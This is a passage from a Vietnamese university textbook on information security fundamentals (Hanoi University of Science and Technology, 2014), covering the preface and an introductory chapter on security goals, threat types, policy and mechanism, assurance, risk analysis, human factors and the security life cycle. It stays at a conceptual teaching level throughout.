ĐẠI HỌC BÁCH KHOA HÀ NỘI

Cơ sở An toàn Thông tin

Sách Giáo trình

Nguyễn Khanh Văn

Hà nội - 2014

Lời Mở Đầu

Với sự phát triển bùng nổ hiện nay của công nghệ thông tin và ứng dụng trong đời sống, đặc biệt là các hệ thống mạng truyền tin và các hệ thống thương mại điện tử, các vấn đề về an toàn và bảo mật trở nên có tầm quan trọng thời sự. Trước kia mục đích chủ đạo trong thiết kế một hệ thống thông tin là làm sao cho hệ thống được đảm bảo các chức năng làm việc, chạy tốt, ít lỗi và dễ phát triển, dễ kết nối với các hệ thống khác. Riêng các vấn đề này cũng đủ làm đau đầu các nhà thiết kế, vì thế an toàn bảo mật là mối quan tâm thứ yếu (mặc dù vẫn được nêu cao trong giấy tờ). Tuy nhiên với xu hướng xích lại gần nhau của cả thế giới, công việc của mỗi cơ sở mỗi doanh nghiệp không còn là việc "bếp núc của từng nhà" nữa. Các mạng truyền thông diện rộng đã cho mỗi cơ quan tổ chức mở cửa kết nối, giao tiếp với các cơ sở bạn bè khắp nơi nhưng cũng vì thế mà tạo cơ hội cho các hàng xóm "thù địch" thường xuyên tìm cách "dòm ngó" và "quấy phá". Câu hỏi ngược bây giờ là liệu một hệ thống thông tin có đáng được đánh giá cao hay không nếu nó không được bảo vệ để chống lại đủ mọi loại tấn công và xâm nhập của kể cả kẻ địch bên ngoài lẫn gián điệp bên trong? Với nhiều hệ thống quan trọng, thực sự bài toán an toàn bảo mật được đặt lên hàng đầu với chi phí lên tới 60% chi phí tổng thể. Qua đó chúng ta thấy một nhiệm vụ thường xuyên của các kỹ sư tin học là nắm vững và trau dồi các kiến thức về an toàn bảo mật thông tin, nhằm hướng tới thiết kế và xây dựng các phần mềm tốt hơn, an toàn hơn.

Giáo trình "Cơ sở An toàn Thông tin" này được soạn cho đối tượng là sinh viên các đại học kỹ thuật của các năm cuối và có thể sử dụng cho cả năm đầu cao học. Tác giả hy vọng thông qua giáo trình này sẽ cung cấp một tiếp cận tổng thể tới các khái niệm cơ bản về các vấn đề xung quanh bảo vệ các hệ thống tin học (HTTH). Đồng thời các kiến thức cụ thể về các lĩnh vực riêng trong an toàn và bảo mật máy tính (computer securrity) cũng được giới thiệu ở mức độ tiêm cận chuyên sâu; qua đó người đọc có được một hình dung cụ thể tuy còn chưa đầy đủ toàn diện về các chủ đề nghiên cứu chính trong lĩnh vực.

Trong khuổn khổ của một giáo trình cơ sở, tác giả sẽ tập trung vào diễn giải cặn kẽ những kiến thức cơ bản và then chốt, với mức ưu tiên cao hơn so với các kỹ thuật chuyên sâu hơn và các phần mở rộng. Tác giả đặc biệt chú ý tới việc trình bày kỹ lưỡng các kiến thức cơ bản của lý thuyết mật mã, một lĩnh vực khó đối với các học viên ngành CNTT, thông qua một tiếp cận mang tính truyền thống, nhưng vẫn có tính hiện

đại thể hiện qua việc liên tục kết nối với các bài toán thực tế hiện nay. Những vấn đề được chọn trình bày kỹ lưỡng đều thuộc về cơ sở của lĩnh vực, những phần mang tính nâng cao thường được điểm qua hoặc đưa ra như những câu hỏi và bài tập mở rộng.

Về lý thuyết mật mã, một nền tảng căn bản của an toàn thông tin (ATTT), các khái niệm cơ bản sẽ được đề cập bao gôm: hệ mã hoá đối xứng, mã hoá phi đối xứng (khóa công khai), hàm băm, chữ ký điện tử... Các mô hình phát triển hơn sẽ được giới thiệu là vấn đề trao chuyển khoá và giao thức mật mã (cryptographic protocol). Bên cạnh đó các nền tảng cơ sở khác của ATTT như xác thực (authentication), điều khiển quyền truy nhập (access control), các mô hình an toàn mạng, mã độc và tấn công lợi dụng cũng là các chủ đề trọng tâm.

Giáo trình này được đưa xuất bản lần đầu nên không tránh khỏi những khiếm khuyết nhất định, tuy nhiên nó cũng là kết quả của sự tổng hợp các kiến thức và kinh nghiệm của nhiều năm giảng dạy của tác giả tại Đại học Bách Khoa Hà nội về chủ đề An toàn thông tin (bắt đầu từ năm 1998). Đặc biệt, do tính gấp rút của thời gian, một số phần trình bày là tài liệu giảng dạy đã được viết từ những năm 1998-2000, nên nội dung có thể chưa hoàn toàn cập nhật, hoặc cô đọng hơn các phần khác, thiếu các diễn giải chi tiết, nhiều vấn đề chỉ nêu mà chưa minh hoạ. Chúng tôi hy vọng sẽ bổ sung và làm tốt hơn trong các lần tái bản sau.

Mong thu nhận được thật nhiều ý kiến đóng góp cụ thể của các bạn độc giả. Ý kiến gửi về xin chuyển qua địa chỉ cơ quan hoặc các địa chỉ E-mail sau:

TS. Nguyễn Khanh Văn
601- nhà B1, Bộ môn Công nghệ Phần mềm
Viện Công Nghệ Thông tin & Truyền Thông
Đại học Bách Khoa Hà nội, 1 Đại Cồ Việt, Hà nội, Việt nam
Email: vannk@soict.hust.edu.vn; van.nguyenkhanh@hust.edu.vn

Xin Cám Ơn Bạn Đọc!

Chương Mở Đầu
TỔNG QUAN VỀ AN TOÀN THÔNG TIN VÀ GIỚI THIỆU GIÁO TRÌNH

An toàn thông tin (ATTT) đang phát triển nhanh chóng, trở thành một chuyên ngành lớn của *Khoa học Máy tính* hay *Công nghệ Thông tin* nói chung. Đào tạo ở mức chuyên gia về an toàn thông tin trong chương trình đại học có lẽ đòi hỏi một nhóm các môn riêng, hay một chương trình chuyên ngành riêng; ở nước ta cũng đã có nơi có trường đại học tổ chức bộ môn An toàn thông tin. Trong một chương trình đại học chung cho Công nghệ Thông tin, kiến thức nền tảng về An toàn thông tin đã trở nên một trong những cơ sở căn bản không thể thiếu được. Tuy nhiên có những khó khăn nhất định trong việc thiết kế một môn cơ sở bao hàm chung các kiến thức cần thiết của ATTT.

Các vấn đề cụ thể của ATTT như an ninh mạng, an toàn phần mềm nói chung hay ứng dụng web, … đã trở thành những vấn đề nóng, thường ngày ở các công ty tin học. Vì vậy các công ty chờ đợi mỗi một kỹ sư tin học loại khá phải nắm vững được cách tiếp cận và giải quyết sao cho phù hợp thực tế và hiệu quả. Đặc biệt là người kỹ sư chuyên gia cần nắm được lĩnh vực với cách nhìn phân tích đầy đủ theo tiếp cận trên-xuống (top-down). Điều này đáng tiếc là kiến thức cơ sở bậc đại học không thể giúp ngay được.

Theo truyền thống của học thuật nói chung và giảng dạy đại học nói riêng, các sách giáo khoa và chương trình môn học thường được xây dựng theo tiếp cận dưới-lên (bottom-up). Trong đó, các kiến thức cơ sở thuần túy học thuật thường được giới thiệu trước; chỉ khi các kiến thức cơ sở (phần lớn mang tính hàn lâm, khoa học) đã được giới thiệu bài bản, các chủ đề mang tính ứng dụng, giải quyết các bài toán nảy sinh trực tiếp từ thực tế mới có thể được trình bày, nhằm giải quyết thấu đáo và cung cấp cơ sở lập luận khoa học chặt chẽ cho các giải pháp. Tuy nhiên do thời lượng chương trình là khá ngắn so với khối lượng kiến thức cơ sở (mang tính hàn lâm) yêu cầu bắt buộc, phần chủ đề nâng cao, mang tính hướng thực tế, ứng dụng thường trở nên eo hẹp, lép vế, khó đem lại sức sống thực tế như mong muốn.

Qua quá trình giảng dạy tương đối lâu năm, chúng tôi nhận thức rõ những bất cập trên. Thậm chí với xu hướng chung là sự phát triển nhanh của lĩnh vực và tính nóng của nó, khó có một tiếp cận hợp lý, đẹp đẽ để thỏa mãn cả 2 xu hướng yêu cầu này. Nhiệm vụ của chương mở đầu này chính là nhằm để phần nào giải quyết bất cập này, đưa ra một bức tranh chung tương đối phù hợp vừa cho thấy sự cần thiết phải nắm được nhu cầu thực tế về ATTT (tiếp cận trên-xuống) vừa giới thiệu khái quát về phương thức hàn lâm truyền thống mà giáo trình này đi theo (tiếp cận dưới-lên).

Chương mở đầu này được thể hiện trong hai phần với mục đích ứng tạo sự nối ghép nói trên. Trong phần thứ nhất, chúng ta làm quen với các khái niệm khái quát chung để có một cái nhìn tổng thể về lĩnh vực. Để có một cái nhìn bao quát ta sẽ thử thâm nhập vào lĩnh vực *trong vai trò như một* chuyên gia cấp cao, một kiến trúc sư an toàn thông tin, người có trách nhiệm phải xây dựng một giải pháp an toàn tổng thể cho một hệ thống tin học. Với cách tiếp cận này, người đọc sẽ được trang bị một tầm nhìn bao quát, dần phát triển khả năng đọc các tình huống thực tế, và trên cơ sở đó có thể chủ động liên hệ các kiến thức học thuật và kỹ thuật cụ thể ở các chương sau vào các bài toán thực tế. Đây chính là cách nhìn theo tiếp cận trên-xuống yêu cầu khi làm thực tế đã nói ở trên.

Phần sau của chương sẽ mô tả một bức tranh tổng quan về nền tảng học vấn cơ sở mà một sinh viên tốt nghiệp đại học kỹ thuật cần trang bị về an toàn thông tin. Chúng tôi sẽ giới thiệu với bạn đọc về các nền tảng học thuật cơ sở của an toàn thông tin ở dạng khái quát nhất. Bên cạnh đó, chúng tôi thể hiện quan điểm xây dựng giáo trình và giới thiệu các nội dung trình bày chính của giáo trình. Qua đó chúng tôi sẽ có cơ hội chia sẻ những lý do về cách xây dựng và tầm quan trọng của các khối kiến thức được chọn lựa để đưa vào giáo trình cơ sở này.

Theo quan điểm riêng của chúng tôi, sự có mặt của chương Mở đầu này sẽ đem lại lợi ích nhiều nhất cho các bạn đọc tự học, giúp các bạn mặc dù thiếu tiếp xúc với môi trường chuyên môn, thầy giáo, vẫn có thể tự tìm tòi được những mối liên hệ của những kiến thức cơ sở hàn lâm với các bài toán cụ thể thực tế.

A. MỘT TIẾP CẬN KHÁI QUÁT & TỔNG THỂ TRONG XÂY DỰNG MỘT GIẢI PHÁP ATTT

Chúng ta hãy tìm hiểu khái niệm "bảo vệ hệ thống". Ở đây ta có thể đặt ra một số câu hỏi như: “Hệ thống là gì?”, “Cái gì trong hệ thống cần phải bảo vệ?”, “Bảo vệ khỏi cái gì?” và “Bảo vệ bằng cách nào?”. Có thể trả lời tóm tắt như sau. Ở đây đối tượng hệ thống chủ yếu ta quan tâm là các hệ thống thông tin (HTTT), với các *tài sản*

(assets) cần phải bảo vệ để chống lại những mối đe dọa những mối *đe doạ* (threats), thông qua các biện pháp ngăn chặn (BPNC), tức là các công cụ điều khiển (control). Hiệu quả của các BPNC được đánh giá thông qua chi phí (cost) của chúng và kết quả thu được. Chúng ta hãy điểm qua ý nghĩa cụ thể của các khái niệm này.

Tài sản: Hệ thống máy tính là một tập hợp gồm các thành phần của phần cứng, phần mềm và dữ liệu. Mỗi thành tố là một tài sản cần bảo vệ. Như vậy tài sản ở đây có thể là thiết bị, chương trình cài đặt và các dữ liệu làm việc được tích lũy qua thời gian.

Mối đe doạ: là khả năng có thể bị tấn công, bị khai thác vào những điểm yếu của hệ thống. Có 3 hình thức chính như sau

- Phá hoại: trong đó một tài sản nào đó bị làm mất giá trị. Ví dụ như: phá hỏng một thiết bị phần cứng hay xoá một chương trình cài đặt.
- Can thiệp (interrception): tài sản bị truy nhập trái phép bởi những người không có thẩm quyền. Ví dụ: nghe trộm trên mạng (wiretapping network), sao chép trái phép. Những tấn công này thông thường rất khó phát hiện.
- Sửa đổi: các tài sản bị sửa đổi, đánh tráo trái phép. Ví dụ: sửa đổi dữ liệu trong các CSDL hoặc đang trên đường truyền qua mạng.

Các thiệt hại gây ra bởi các tấn công đối với phần mềm và dữ liệu có thể dễ dàng phát hiện thông qua các dấu hiện như việc chương trình treo khi chạy hoặc dữ liệu hỏng. Tuy nhiên cũng có khi rất khó phát hiện khi đối phương cố tình không để lại dấu vết (trường hợp các virus "mìn hẹn giờ"). Những loại này có thể phát hiện được do những các hiệu ứng hãy bằng các chương trình kiểm tra thường xuyên.

Vậy một chuyên gia chủ trì xây dựng một giải pháp ATTT cho một hệ thống tin học của một doanh nghiệp cụ thể, sẽ cần phải thực hiện các bước công việc như thế nào? Trước nhất, chuyên gia này cần phân tích khảo sát và nắm vững các mục tiêu cụ thể của bài toán ATBM cho hệ thống của mình.

A.1 Mục tiêu và nguyên tắc chung cuả ATBM (an toàn & bảo mật - security)

Có ba mục tiêu cơ bản của an toàn và bảo mật (ATBM) các hệ thống tin học:

1. Đảm bảo tính bí mật (Cofidentiality): đảm bảo tài sản không thể bị truy nhập trái phép bởi những người không có thẩm quyền.

2. Đảm bảo tính nguyên vẹn (Intergrity): đảm bảo tài sản không thể bị sửa đổi, bị làm giả bởi những người không có thẩm quyền.

3. Tính khả dụng, hay sẵn dùng (Availability): đảm bảo tài sản là sẵn sàng để đáp ứng sử dụng cho người có thẩm quyền

Một giải pháp ATBM xây dựng cần nhằm đạt được cả 3 mục tiêu cơ bản trên một cách hài hòa. Cần phân biệt sự khác biệt giữa tính mật và tính nguyên vẹn. Có những tấn công phá vỡ tính nguyên vẹn nhưng không phá vỡ tính mật và ngược lại. Nếu ta gửi thông tin trên đường truyền mạng công cộng mà có kẻ bên ngoài xem lén được (qua việc tóm và đọc các gói tin gửi qua các nút trung gian thuộc địa phận ta không kiểm soát được), đó là tính mật đã bị vi phạm. Nếu kẻ gian can thiệp sửa đổi, dù chỉ 1 bit trên những gói tin này (mặc dù chúng có thể không đọc hiểu được), và người nhận tin không phát hiện ra sự thay đổi đó, thì tính nguyên vẹn đã bị xâm phạm. Mặc dù ta không thể ngăn chặn việc sửa đổi tùy tiện khi các gói tin đi qua các điểm trung gian không thuộc quyền kiểm soát, nếu ta phát hiện được (ở phía máy nhận) sự thay đổi trái phép, thì ta có thể yêu cầu phát lại cho đúng. Như vậy tính nguyên vẹn vẫn được coi là đảm bảo. Tính khả dụng bị vi phạm khi kẻ thù hay kẻ tấn công tìm cách ngăn chặn sự truy nhập dịch vụ của một hệ thống, làm tập thể người dùng bị khó khăn hoặc bị từ chối liên tục trong việc kết nối hay khai thác dịch vụ. Ví dụ điển hình nhất là trường hợp hệ thống bị tấn công từ chối dịch vụ (DoS: denial-of-service), sẽ được nghiên cứu chi tiết ở chương 8. Chúng ta có thể đưa ra rất nhiều ví dụ thực tế để minh họa (sẽ nêu và phân tích thêm sau này). Các kỹ thuật mật mã là các công cụ cơ bản nhằm xây dựng dịch vụ đảm bảo tính mật và tính nguyên vẹn.

A.2 Phân loại các đe dọa

Để đưa ra giải pháp đảm bảo các mục tiêu căn bản nói trên, nhà thiết kế giải pháp phải phân tích tìm hiểu tất cả các mối đe dọa có thể xảy ra đối với HTTT của mình, dựa trên hiểu biết chung về các loại đoe dọa cơ bản. Có 4 loại cơ bản sau:

- Bóc tin mật (disclosure): kẻ tấn công tìm cách "nghe" lén/trộm (snooping) các thông tin mật, thưởng là thông qua kỹ thuật tóm bắt các gói tin gửi qua các điểm trung gian.
- Lừa đảo (deception): kẻ tấn công can thiệp thay đổi các thông tin làm người nhận hiểu nhầm hoặc xử lý nhầm, gây ra thiệt hại hoặc quyết định sai. Các tấn công cụ thể thường gọi là: sửa đổi (modification), cắt ghép (spoofing), từ chối phát, từ chối nhận …
- Gián đoạn (disruption): kẻ tấn công sửa đổi thông tin điều khiển làm hệ thống nạn nhân bị gián đoạn, phần nào rối loạn.

- Chiếm đoạt (usurpation): kẻ tấn công sửa đổi thông tin điều khiển qua đó cướp đoạt quyền điều khiện hệ thống hoặc phá hỏng hay làm ngừng trệ hệ thống

Trong các loại tấn công nói trên lại có nhiều dạng tấn công cụ thể, hoặc mô hình cụ thể khác nhau. Các dạng tấn công bóc tin mật thường là thụ động, tức là kẻ địch không sửa đổi thông tin. Các dạng tấn công khác, chủ động tác động lên thông tin và dữ liệu, thường là nguy hiểm hơn, tùy vào mức độ tác động. Thậm chí kẻ địch có thể tác động lên thông tin để tìm cách thao túng toàn bộ kênh thông tin mà các bên tham gia liên lạc không hề biết. Điển hình nhất là sơ đồ tấn công *kẻ-ngồi-giữa* (the-man-in-the-middle attack), trong đó kẻ tấn công nham hiểu, có khả năng xen vào giữa hai bên A và B, bóp méo thông tin gửi từ cả hai phía mà không để lộ ra. Cơ chế bóp méo hai phía này là rất nham hiểm, khiến cho cả hai bên không thể nhận ra, vì hai sự bóp méo từ hai phía là rất khớp nhau, không để xảy sai lệch.

Để đảm bảo bao quát hết các mối đe dọa và có giải pháp chắc chắn, cần lưu ý hai nguyên tắc quan trọng trong đánh giá phân tích các mối đe dọa:

- Phải tính đến tất cả các khả năng mà kẻ địch có thể thâm nhập. Kẻ địch thường thử mọi cách có thể được để hòng thâm nhập phá hoại cho nên không được phép giả sử rằng kẻ sẽ tấn công chỉ ở một số điểm này mà không ở những chỗ khác, nói cách khác phải đề phòng cả những khả năng khó tin nhất. Nguyên tắc này làm cho việc thẩm định về bảo mật trở nên rất khó, do tất cả các khả năng bị phá hoại phải được tính đến.
- Tài sản phải được bảo vệ cho đến khi hết giá trị sử dụng hoặc hết ý nghĩa mật.

Nếu chúng ta không đứng vững trước các loại tấn công trên, nhiều thiệt hại trong hệ thống máy tính có thể xảy ra:

1. Xoá: kẻ địch xoá tệp dữ liệu quan trọng hoặc sao chép đè.
2. Sửa đổi:

- Sửa đổi chương trình có thể gây ra chương trình bị treo ngay lập tức hoặc một thời điểm nào đó sau này (logic bomb -"mìn hẹn giờ"). Hoặc là nó có thể khiến cho chương trình hoạt động và tạo ra những hiệu ứng không trong thiết kế, chẳng hạn như sửa đổi trái phép quyền truy nhập.

- Sửa đổi dữ liệu có thể gây ra bằng nhiều hình thức: nhồi nhét để chế biến các thông báo giả (salami attack).

3. Can thiệp: Ăn trộm chương trình, dữ liệu. Phá hoại tính bí mật của các dữ liệu thông qua cá phương pháp nghe trộm (wiretaping, monitoring, electromagnetic radiation...)

Rất khó phát hiện những xâm phạm vào tính nguyên vẹn của tài sản vì chương trình/dữ liệu không hề bị thay đổi mà chỉ bị lộ bí mật.

- Truyền dự liệu giữa các điểm phân tán dễ làm bộc lộ dữ liệu, tạo nên nhiều điểm tấn công cho những kẻ xâm nhập để sửa đổi dữ liệu.
- Chia sẻ tài nguyên và điều khiển truy nhập trở nên một vấn đề hóc búa.

A.3 Chính sách và cơ chế

Khởi nguồn của một giải pháp ATTT là việc xây dựng một bộ chính sách. *Chính sách* (policy) là một phát biểu ở mức khái quát, qui định những điều nên làm và không nên làm. Một định nghĩa khái quát về giải pháp ATTT chính là tập hợp các chính sách xây dựng nó. Chính sách này được xây dựng trên cơ sở đã khảo sát phân tích kỹ các mối đe dọa tiềm năng. Chính sách chỉ là một phát biểu chỉ ra sự yêu cầu, mong muốn của lãnh đạo tổ chức. Tự nó không thực hiện được chính nó, mà cần một *cơ chế* (mechanism) hoạt động, cài đặt cụ thể để có thể áp đặt những yêu cầu, mong muốn này vào đời sống công việc hàng ngày của tổ chức và hệ thông thôn tin của nó. Cơ chế thể hiện một hệ thống qui định chi tiết, trong đó bao gồm những qui định kỹ thuật và những qui định mang tính thủ tục.

Thông thường đưa ra tập chính sách không phải là một cá nhân nào đó, mà (và nên) là một hội đồng, qui tụ các chuyên gia và lãnh đạo quản lý, không chỉ trong giới hạn chuyên môn công nghệ thông tin mà còn các mảng khác như nghiệp vụ, tài chính, quản lý, nhân sự. Tức là mọi mặt hoạt động của công ty, vì an ninh thông tin chung sẽ ảnh hưởng và bị ảnh hưởng tới mọi khía cạnh, góc độ trong một hệ thống doanh nghiệp, tổ chức. Chính sách có thể biểu đạt bằng nhiều ngôn ngữ khác nhau, có thể bằng các mệnh đề toán học, chính xác cao nhưng khó hiểu, hoặc ngôn ngữ tự nhiên, dễ hiểu nhưng dễ gây nhập nhằng, thiếu chính xác. Vì vậy người ta đã thiết kế công cụ riêng, được gọi là ngôn ngữ chính sách (policy languages) để đảm bảo sự cân bằng giữa tính chính xác và sự dễ hiểu.

Vì có thể được tạo ra từ nhiều nguồn gốc, nhiều quan điểm của nhiều chuyên gia lĩnh vực khác nhau, các chính sách có thể mâu thuẫn nhau, dẫn tới khó khăn trong việc tích hợp chung vào hệ thống. Sự vênh nhau trong chính sách có thể dẫn tới những điểm yếu, những "lỗ hổng" tiềm năng mà một kẻ đối địch có thể khai thác để tấn công. Những điểm yếu hay "lỗ hổng" này thường được gọi là điểm dễ bị tổn thương, nhạy cảm về ATBM (security vulnerability). Vì vậy trong việc xây dựng chính sách, khâu tích hợp cần được làm rất cẩn thận để phát hiện và giải quyết các bất đồng có thể nảy sinh giữa các chính sách (thường tạo ra bởi các chuyên gia ở lĩnh vực khác nhau).

Mục đích chung của giải pháp an toàn thông tin chính là bảo vệ hệ thống, mà nói cho cùng chính là bảo vệ sự toàn vẹn của các chính sách an toàn, không để cho chúng bị vi phạm. Dưới góc độ này, chúng ta có thể thấy 3 mục tiêu cụ thể là: 1) phòng chống không cho kẻ tấn công có thể vi phạm (đấy là lý tưởng nhất); 2) phát hiện tấn công vi

phạm (càng sớm càng tốt); và 3) khôi phục sau tấn công, khắc phục hậu quả: sau khi đẩy lùi tấn công, khắc phục tình hình, khôi phục sự đảm bảo của các chính sách.

A.4 Kiểm tra và Kiểm soát

Chỉ có chính sách và cơ chế là chưa đủ vì trong thực tế, một cơ chế xây dựng nên có đáp ứng tốt hoặc tồi cho việc đảm bảo áp đặt được chính sách đó. Ta cần phải có công cụ kiểm tra, đánh giá độ đáp ứng của cơ chế đối với việc áp đặt chính sách, tức là trả lời câu hỏi "liệu có thể tin đến mức độ nào khả năng một hệ thống có đáp ứng đúng những yêu cầu đặt ra cho nó?". Công cụ kiểm trả và kiểm soát (assurance) sẽ cho phép ta điều khiển tốt hơn việc đồng khớp được chính sách và cơ chế. Để làm được điều này, các kỹ thuật tiêu biểu của công nghệ phần mềm có thể được áp dụng trong toàn bộ quá trình xây dựng giải pháp phần mềm; đó là các bước kỹ thuật: xây dựng *đặc tả* (specification), *thiết kế* (design) và *cài đặt* (implementation).

Đặc tả là một kỹ thuật đi liền với pha *phân tích yêu cầu* (requirement analysis) trong công nghệ phần mềm. Các yêu cầu ở đây chính là các chính sách (thường phát biểu ở dạng khái quát) và các đặc tả sẽ cho phép mịn hóa các yêu cầu thành các yêu cầu nhỏ hơn, các bước công việc với yêu cầu riêng phải làm để thỏa mãn được 1 yêu cầu khái quát của chính sách. Các đặc tả cũng có thể được biểu đạt được bằng cả 2 ngôn ngữ, hình thức (mệnh đề toán học) và phi hình thức (ngôn ngữ tự nhiên), và cũng có thể ở các cấp độ khác nhau của khái quát (high-level) hay chi tiết, cụ thể (low-level). Đặc tả khái quát thường dùng cho mô tả hệ thống chung hoặc các modul phân hệ lớn, còn đặc tả chi tiết áp đụng cho các mo-dul, thành tố nhỏ bên trong.

Thiết kế là công việc đưa ra các kiến trúc, các mô hình cài đặt nhằm đảm bảo hệ thống hoạt động đúng theo yêu cầu của đặc tả. Thông thường bản thiết kế là một tập hợp các sơ đồ thể hiện việc giải quyết theo từng mức trừu tượng. Ban đầu hệ thống được nhìn như một sơ đồ khái quát cao, sau đó sẽ được làm mịn dần bằng các sơ đồ bộ phận chi tiết hơn, có mức trừu tượng thấp dần, cho đến khi đạt mức chi tiết có thể sử dụng trực tiếp cho việc lập trình tạo mã cho hệ thống máy tính. Việc cài đặt là sự hiện thực hóa các sơ đồ chi tiết, cho từng phân hệ, từng module, và tích hợp lại.

Quá trình thực hiện giải pháp thông qua các mức đặc tả, thiết kế và cài đặt, sẽ giúp cho việc kiểm soát được dễ dàng, vì tất cả mọi khâu thực hiện đều có định nghĩa rõ ràng, cái vào, cái ra cụ thể, cũng như bộ tài liệu xây dựng dần, chu đáo. Phương châm chung là mỗi công việc to hay bé phải có đặc tả yêu cầu và mô hình thực hiện, từ đó dễ dàng đánh giá chất lượng sản phẩm cuối và độ thỏa mãn với mục tiêu ban đầu.

A.5 Xung quanh chủ đề điều hành (operational issues)

Phân tích chi phí-lợi nhuận (cost-benefit analysis)

Đây là một chủ đề quan trọng, phải được xem xét kỹ càng khi lựa chọn giải pháp. Giải pháp cho ATTT đối với một hệ thống cụ thể có thể có nhiều, có thể do tổ chức tự xây dựng nên, hoặc do các công ty tư vấn khuyến nghị, mỗi giải pháp sẽ có những yêu-nhược điểm riêng cùng với giá thành khác nhau. Đôi khi một giải pháp đơn giản là không làm gì mới cả, cũng là một giải pháp chấp nhận được, nêu phân tích cho thấy chi phí để khôi phục hệ thống (chẳng hạn như chỉ là việc quét, diệt virus và cài lại các phần mềm thông dụng) là rẻ tiền hơn so với các giải pháp ATTT được nêu.

Phân tích rủi ro (risk analysis)

Đây cũng là một vấn đề điển hình thường được cân nhắc trước khi đầu tư cho một giải pháp an ninh, thường là tốn kém đáng kể. "Có bảo vệ hay không?"," bảo vệ đến mức độ nào?" là các câu hỏi cần quyết định. Dựa vào việc phân tích rủi ro sẽ có thể xảy ra nêu không thực hiện biện pháp cụ thể nào đó, người ta có thể đưa ra quyết định tương ứng, để chọn lựa giải pháp hiệu quả nhất, vừa giảm thiểu rủi ro, vừa không gây chi phí lớn quá mức chịu đựng.

Va chạm với luật và lệ

Một số công ty đa quốc gia thường gấp vấn đề này khi phát triển một chính sách an toàn chung trên nhiều quốc gia mà họ đặt tổ chức kinh doanh. Nhiều khi những chính sách bảo mật đã được hoàn thiện và chấp nhân tại chính quốc và 1 số quốc gia nào đó lại không thể được chấp nhận, hoặc gây sự phản đối nào đó (do các lề thói, thói quen không thành văn) ở môi trường của một quốc gia mà công ty này bắt đầu khai phá thị trường. Vì vậy những chính sách ATTT cũng cần phải được xem xét lại, có sự thương lượng và chỉnh nắn cho phù hợp với môi trường mới. Công ty Google vì đã không làm tốt điều này mà phải rút, không tổ chức kinh doanh tại thị trường Trung Quốc.

Các vấn đề xung quanh con người và tổ chức

Quyền lực và trách nhiệm. Hai điều này phải sánh đôi cân bằng. Một người được trao trách nhiệm phụ trách về an ninh thông tin, thường là một chuyên gia ICT có tuổi đời còn trẻ, cũng phải được trao một quyền lực đúng mức căn cứ theo hệ thống cấp bậc trong tổ chức. Thiếu quyền lực tương ứng phù hợp, người dù có năng lực cao cũng không thể hoàn thành trách nhiệm khó khăn, đặc biệt trong một địa hạt mà sự thiếu hiểu biết về nó có thể có ở các cấp rất cao. Chẳng hạn nếu một vị trí lãnh đạo của công ty coi thường không tuân thủ qui định nào đó (ví dụ như về lựa chọn mật khẩu) mà phụ

trách về an ninh đặt ra, thái độ đó sẽ lây lan ra các nhân viên khác, làm phá vỡ sự nghiêm minh chặt chẽ cần thiết để đảm bảo các chính sách được tuân thủ.


Ảnh hưởng của động cơ lợi nhuận. Các công ty doanh nghiệp thường bị lôi kéo rất mạnh bởi động cơ phải đầu tư cho có lãi, không đầu tư nhiều tiền vào dự án nào khi không sinh được lợi nhuận. Điều đó tạo một tình thế trớ trêu vì đầu tư vào ATTT sẽ tiêu tốn nhiều tiền mà không sinh ra lợi nhuận trực tiếp; người ta thường chỉ thấm thía sự cần thiết của ATTT khi đã bị thiệt hại đáng kể do bị tấn công khai thác các điểm yếu của hệ thống thông tin.

Quan hệ giữa con người. Các giải pháp cần có các chính sách thỏa đáng xem xét các mối đe dọa có thể đến từ các đối tượng con người khác nhau; người ta thường tập trung quan tâm đến các khả năng tấn công từ bên ngoài mà ít chú ý đến các khả năng tấn công từ bên trong. Những mối đe dọa từ phía bên trong đương nhiên là nguy hiểm hơn nhiều, và nên nhớ chúng có thể đến từ không chỉ nhân viên hiện thời của tổ chức, công ty mà còn từ các nhân viên cũ, đã thôi việc hoặc đã bị sa thải (loại này còn nguy hiểm hơn do bất mãn gây ra).

Chế tạo quan hệ xã hội (social engineering) là một chủ đề đáng nói ở đây: kẻ tấn công có thể giả mạo và bịa đặt những mối quan hệ với các cá nhân có vị trí quan trọng của một tổ chức, và thông qua đó lừa gạt các nhân viên quản trị ICT (thường còn trẻ) để chiếm quyền điều khiển các tài khoản quan trọng, và ăn cắp thông tin qui giá của công ty.

A.6 Vòng đời an toàn thông tin

Toàn bộ khảo sát trên cho chúng ta một bức tranh toàn thể về quá trình xây dựng một giải pháp an toàn thông tin. Tóm tắt lại, quá trình này gồm các bước: khảo sát tìm hiểu các mối đe dọa → xây dựng chính sách bảo vệ → xây dựng đặt tả yêu cầu từ khái quát đến cụ thể → xây dựng thiết kê mô hình → cài đặt giải pháp → vận hành và điều hành. Quá trình này có thể lặp lại nhiều lần tạo thành các chu trình, được gọi là vòng đời an toàn thông tin. Sự lặp lại nảy thông thường được tiến hành khi có những yêu cầu mới nảy sinh, hoặc những sự thay đổi, đổi mới đến từ phía môi trường công việc, nghiệp vụ. Sự thay đổi của các chức năng thuần túy nghiệp vụ có thể dẫn đến những mối đe doại mới, tức là làm nảy sinh việc cập nhật và hoàn thiện bộ chính sách, … tức là chúng ta bắt đầu một chu trình mới để cập nhật lại giải pháp ATTT.



Hình vẽ 1. Vòng đời an toàn

B. NỀN TẢNG CƠ SỞ CỦA NGƯỜI KỸ SƯ AN TOÀN THÔNG TIN

